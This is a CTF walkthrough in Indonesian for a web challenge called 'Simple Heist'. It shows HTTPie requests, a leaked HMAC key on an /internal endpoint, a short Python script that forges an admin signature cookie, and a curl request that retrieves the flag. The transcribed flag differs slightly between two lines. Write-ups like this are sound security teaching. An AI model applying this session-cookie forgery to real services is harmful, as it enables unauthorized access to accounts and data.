
http://ctf.find-it.id:10001

Diberikan sebuah link




```
~/Documents/CTF/FindIT 2025/Web/Simple_Heist
❯ http -v 'http://ctf.find-it.id:10001/'
GET / HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Host: ctf.find-it.id:10001
User-Agent: HTTPie/3.2.4



HTTP/1.1 200 OK
Connection: close
Content-Length: 156
Content-Type: text/html; charset=utf-8
Date: Sun, 11 May 2025 11:40:41 GMT
Server: Werkzeug/3.1.3 Python/3.11.12

    <h1>Fortis Bank Vault System</h1>
    <p>Welcome. <a href="/login">Login</a> to continue.</p>
    <p><em>Security Team: The Crypt Keepers</em></p>
```

setelah login kita mendapatkan cookie auth dan sig.



```
~/Documents/CTF/FindIT 2025/Web/Simple_Heist                          0.619s msfir@ACER 18:42:13
❯ http -v 'http://ctf.find-it.id:10001/login'
GET /login HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Host: ctf.find-it.id:10001
User-Agent: HTTPie/3.2.4



HTTP/1.1 200 OK
Connection: close
Content-Length: 42
Content-Type: text/html; charset=utf-8
Date: Sun, 11 May 2025 11:42:24 GMT
Server: Werkzeug/3.1.3 Python/3.11.12
Set-Cookie: auth="user:teller|bank:Fortis Bank"; Path=/
Set-Cookie: sig=7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266; Path=/

Logged in as teller. Try accessing /vault.
```


Lalu kita diminta akses /vault dengan cookie tersebut.



```
~/Documents/CTF/FindIT 2025/Web/Simple_Heist                           0.65s msfir@ACER 18:43:40
❯ http -v 'http://ctf.find-it.id:10001/vault' 'Cookie: auth="user:teller|bank:Fortis Bank"; sig=7a91f
28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266'
GET /vault HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Cookie: auth="user:teller|bank:Fortis Bank"; sig=7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a84213
5faa68843266
Host: ctf.find-it.id:10001
User-Agent: HTTPie/3.2.4



HTTP/1.1 403 FORBIDDEN
Connection: close
Content-Length: 37
Content-Type: text/html; charset=utf-8
Date: Sun, 11 May 2025 11:43:42 GMT
Server: Werkzeug/3.1.3 Python/3.11.12

Access denied. Only admins may enter.
```


Hanya admin yang boleh mengakses endpoint tersebut. Artinya, kita harus melakukan tempering terhadap auth dengan signature yang benar. Melihat deskripsi, disebutkan bahwa kita perlu mencari kunci dan hanya *internal* yang tahu banyak hal.

Kita coba endpoint /internal.




```
~/Documents/CTF/FindIT 2025/Web/Simple_Heist                                   0.588s msfir@ACER 18:46:21
❯ http -v 'http://ctf.find-it.id:10001/internal'
GET /internal HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Host: ctf.find-it.id:10001
User-Agent: HTTPie/3.2.4



HTTP/1.1 200 OK
Connection: close
Content-Length: 225
Content-Type: text/html; charset=utf-8
Date: Sun, 11 May 2025 11:46:32 GMT
Server: Werkzeug/3.1.3 Python/3.11.12

    The Crypt Keepers Internal Bulletin:<br>
    <ol>
        <li>Vault Key: 'koenci'</li>
        <li>Recently, we need to implement HMAC SHA256</li>
    </ol>
    <small>Delete this endpoint before production!</small>
```

disini saya membuat solver untuk mengubah sig dengan key : koenci



```
FindIT/web/simpleheist via 🐍 v3.13.3
❯ cat sig3.py
import hmac
import hashlib

key = b"koenci"
auth_value = b"user:admin|bank:Fortis Bank"

sig = hmac.new(key, auth_value, hashlib.sha256).hexdigest()
print("auth=" + auth_value.decode())
print("sig=" + sig)

FindIT/web/simpleheist via 🐍 v3.13.3
❯
```

setelah menjalankan script tersebut, akan didapatkan cookie sig untuk login sebagai admin, dan didapatkan flagnya



```
❯ nano sig3.py

FindIT/web/simpleheist on main [?] via 🐍 v3.13.3 (ctfenv)
❯ python3 sig3.py
auth=user:admin|bank:Fortis Bank
sig=7f5976dcdc018b18b360aad2d4c5b3efe099db2bbba363bad5c1932b137f41ba

FindIT/web/simpleheist on main [?] via 🐍 v3.13.3 (ctfenv)
❯ curl -b "auth=user:admin|bank:Fortis Bank; sig=7f5976dcdc018b18b360aad2d4c
5b3efe099db2bbba363bad5c1932b137f41ba" http://ctf.find-it.id:10001/vault

Welcome to the vault, admin!<br>Flag: FindITCTF{BEtEc_1O_&1J!)<br>↵

FindIT/web/simpleheist on main [?] via 🐍 v3.13.3 (ctfenv)
❯
```

Flag: FindITCTF{BEtEc_1O_&1J!}